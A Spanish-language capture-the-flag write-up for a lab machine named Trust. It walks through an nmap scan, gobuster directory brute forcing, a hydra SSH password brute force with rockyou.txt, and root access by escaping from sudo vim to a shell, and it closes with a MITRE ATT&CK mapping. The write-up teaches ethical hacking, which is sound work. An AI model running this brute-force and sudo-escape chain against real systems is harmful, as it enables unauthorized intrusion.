# Maquina Trust

## Escaneo de Puertos con Nmap

Como primer paso, realizamos un escaneo completo del sistema objetivo para identificar servicios expuestos. Utilizamos `nmap` con varios parámetros para obtener la mayor cantidad de información posible de forma eficiente:

```
(zikuta㉿zikuta)-[~/Downloads/trust]
└─$ nmap -sV -sS -Pn -p- -sC --min-rate 5000 172.18.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 18:37 CDT
Nmap scan report for 172.18.0.2
Host is up (0.000015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_  256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

## Explicación de los parámetros:

- `-sS` : Realiza un escaneo **SYN stealth**, más rápido y menos detectable que uno completo ( `-sT` ).
- `-sV` : Permite detectar la **versión de los servicios** que corren en cada puerto.
- `-Pn` : Desactiva el **ping previo**. Esto es útil si el host no responde a ICMP (ping) y queremos forzar el escaneo.
- `-p-` : Escanea **todos los puertos TCP**, del 1 al 65535.
- `-sC` : Ejecuta **scripts por defecto** de Nmap, que identifican configuraciones inseguras o información útil.
- `--min-rate 5000` : Aumenta la velocidad del escaneo a **5,000 paquetes por segundo**.

## Resultado:

El escaneo reveló dos puertos abiertos:

- **22/tcp** – SSH (acceso remoto seguro)
- **80/tcp** – HTTP (servidor web Apache)

# Análisis del sitio web (Puerto 80)

Al visitar `http://172.18.0.2`, encontramos una página web que muestra un **panel por defecto de Apache**, lo que sugiere que el servidor web está activo pero no tiene un sitio principal configurado.

Como no había nada interesante visible directamente, decidimos buscar rutas ocultas o no indexadas utilizando **fuerza bruta de directorios** con `gobuster`.

# Fuerza Bruta de Directorios con Gobuster

Ejecutamos `gobuster` usando una wordlist grande para maximizar las posibilidades de encontrar rutas útiles:

```
(zikuta㉿zikuta)-[~/Downloads/trust]
└─$ gobuster dir -u http://172.18.0.2 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
-x txt,php,html,py -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.18.0.2
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10701]
/.html                (Status: 403) [Size: 275]
/secret.php           (Status: 200) [Size: 927]
```

```
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 2982381 / 6369165 (46.83%)^Z
zsh: suspended  gobuster dir -u http://172.18.0.2 -w  -x txt,php,html,py -t 40
```

## Explicación de los parámetros:

- `-u` : URL objetivo.
- `-w` : Wordlist a usar. En este caso, una lista grande de Seclists.
- `-x` : Extensiones a probar: `.txt`, `.php`, `.html`, `.py`.
- `-t` : Número de hilos paralelos 40 para mayor velocidad.


### Resultados relevantes:

```
/index.html           (Status: 200)
/secret.php           (Status: 200)
/server-status        (Status: 403)
/.php                 (Status: 403)
/.html                (Status: 403)
```

Encontramos una página interesante: `secret.php`.

# Inspección de `secret.php`

Al visitar `http://172.18.0.2/secret.php`, la página muestra un mensaje curioso:



Este mensaje sugiere la existencia de un usuario llamado **mario**, lo cual nos da una **pista directa de un posible nombre de usuario para acceso SSH**.

# Ataque de fuerza bruta SSH con Hydra

Ya que el puerto **22/SSH** estaba abierto y teníamos un posible nombre de usuario ( `mario` ), decidimos lanzar un ataque de fuerza bruta con `hydra` para descubrir su contraseña.

Usamos la famosa wordlist `rockyou.txt` , que contiene millones de contraseñas comunes:

```
zikuta㉿zikuta)-[~/Downloads/trust]
└─$ hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-08
18:27:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2   login: mario   password: chocolate
^Z
zsh: suspended  hydra -l mario -P /usr/share/wordlists/rockyou.txt
ssh://172.18.0.2
```

*Nota:* Inicialmente cometimos el error de usar `-p` (una sola contraseña), en vez de `-P` (una lista). Esto fue corregido rápidamente.

## Resultado:

Hydra encontró las credenciales válidas:

- **Usuario:** `mario`
- **Contraseña:** `chocolate`

# Acceso por SSH como mario

Usamos las credenciales obtenidas para iniciar sesión por SSH:

```
(zikuta㉿zikuta)-[~/Downloads/trust]
└─$ ssh mario@172.18.0.2
```

```
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
mario@172.18.0.2's password:
Permission denied, please try again.
mario@172.18.0.2's password:
Linux 1a6aad2c534d 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1
(2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
```

Ingresamos la contraseña `chocolate` y obtuvimos una shell como el usuario `mario`.

# Escalada de privilegios con `sudo -l`

Una vez dentro, lo primero que hicimos fue verificar los privilegios del usuario con `sudo`:

```
mario@1a6aad2c534d:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 1a6aad2c534d:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User mario may run the following commands on 1a6aad2c534d:
    (ALL) /usr/bin/vim
```

Esto indica que **el usuario `mario` puede ejecutar `vim` como root sin contraseña**, lo cual es una vía directa para escalar privilegios.

# Escalada a root usando Vim

Sabemos que `vim` tiene la capacidad de ejecutar comandos de sistema usando `:!comando`. Aprovechamos esto para invocar una shell como root.

```
mario@1a6aad2c534d:~$ sudo /usr/bin/vim  vim -c ':!/bin/sh'

# whoami
root
```

¡Hemos conseguido acceso completo como root!

# Resumen

| Paso | Acción | Resultado |
|---|---|---|
| 1 | Escaneo Nmap | Puertos 22 (SSH) y 80 (HTTP) abiertos |
| 2 | Análisis web | Página default de Apache |
| 3 | Gobuster | Encontrado `secret.php` |
| 4 | `secret.php` | Descubrimiento del usuario `mario` |
| 5 | Hydra | Contraseña encontrada: `chocolate` |
| 6 | Acceso SSH | Login exitoso como `mario` |
| 7 | `sudo -l` | Permisos para usar `vim` como root |
| 8 | Escalada con Vim | Acceso root conseguido |

# MITRE ATT&CK

| Táctica | Técnica | ID | Descripción | Dónde se aplicó |
|---|---|---|---|---|
| **Reconnaissance** | Search Open Websites/Domains | T1593 | Se accede al sitio web para identificar contenido o pistas | Acceso manual a `http://172.18.0.2`, revisión de `index.html` y `secret.php` |
| **Reconnaissance** | Active Scanning | T1595.002 | Escaneo activo de puertos y servicios | `nmap -sV -sS -Pn -p- -sC` |
| **Resource Development** | Acquire Capabilities | T1588.002 | Uso de herramientas y recursos previos al ataque | Uso de `Hydra`, `Gobuster`, y wordlists (`rockyou.txt`, `seclists`) |

| Táctica | Técnica | ID | Descripción | Dónde se aplicó |
|---|---|---|---|---|
| **Initial Access** | Brute Force: Password Guessing | T1110.001 | Fuerza bruta a SSH con una lista de contraseñas | `hydra -l mario -P rockyou.txt ssh://172.18.0.2` |
| **Execution** | Command and Scripting Interpreter: Bash | T1059.004 | Uso de la terminal para ejecutar comandos como usuario y como root | Shell por SSH y luego shell como root vía Vim |
| **Execution** | Exploitation for Privilege Escalation | T1068 | Explotación de una mala configuración para ganar privilegios | Abuso del `sudo` sobre Vim |
| **Execution** | Indirect Command Execution | T1202 | Ejecución de comandos usando Vim como intermediario | `sudo vim -c ':!bash'` |
| **Privilege Escalation** | Abuse Elevation Control Mechanism: Sudo | T1548.001 | Uso de `sudo` para ejecutar Vim como root sin contraseña | `sudo -l` → `/usr/bin/vim` |
| **Defense Evasion** | Indirect Command Execution | T1202 | Evita detección al no ejecutar directamente `/bin/bash` o `sudo bash` | Uso de `vim` como vector de evasión |
| **Defense Evasion** | Indicator Removal on Host (potencial) | T1070 | Se podrían eliminar logs o huellas como root | No se ejecutó, pero sería posible después de obtener root |
| **Credential Access** | Unsecured Credentials | T1552 | Obtención de nombre de usuario desde archivo web expuesto | `secret.php` expone el nombre `mario` |

| Táctica | Técnica | ID | Descripción | Dónde se aplicó |
|---|---|---|---|---|
| **Discovery** | System Owner/User Discovery | T1033 | Comando para identificar el usuario actual del sistema | `whoami` |
| **Discovery** | System Information Discovery | T1082 | Identificación del sistema operativo o hostname | Comandos como `uname -a`, `hostname`, etc. |
| **Collection** | Input Capture (comandos) | T1056 | Recolección de información mediante comandos en shell | Se inspecciona el entorno del sistema tras acceder |
| **Impact** | Account Manipulation (potencial) | T1098 | Una vez con root, sería posible crear/eliminar usuarios | No se ejecutó, pero es factible tras escalar privilegios |

# Conclusión

La máquina **Trust** es un excelente ejemplo de cómo una configuración aparentemente simple puede llevar a una escalada total si no se aplican medidas de seguridad adecuadas. Desde una página web vacía con un archivo oculto, pasando por un ataque de diccionario sobre SSH, hasta una mala configuración de sudo con `vim`, todo se conecta de forma lógica. Ideal para principiantes que están aprendiendo a unir las piezas del hacking ético.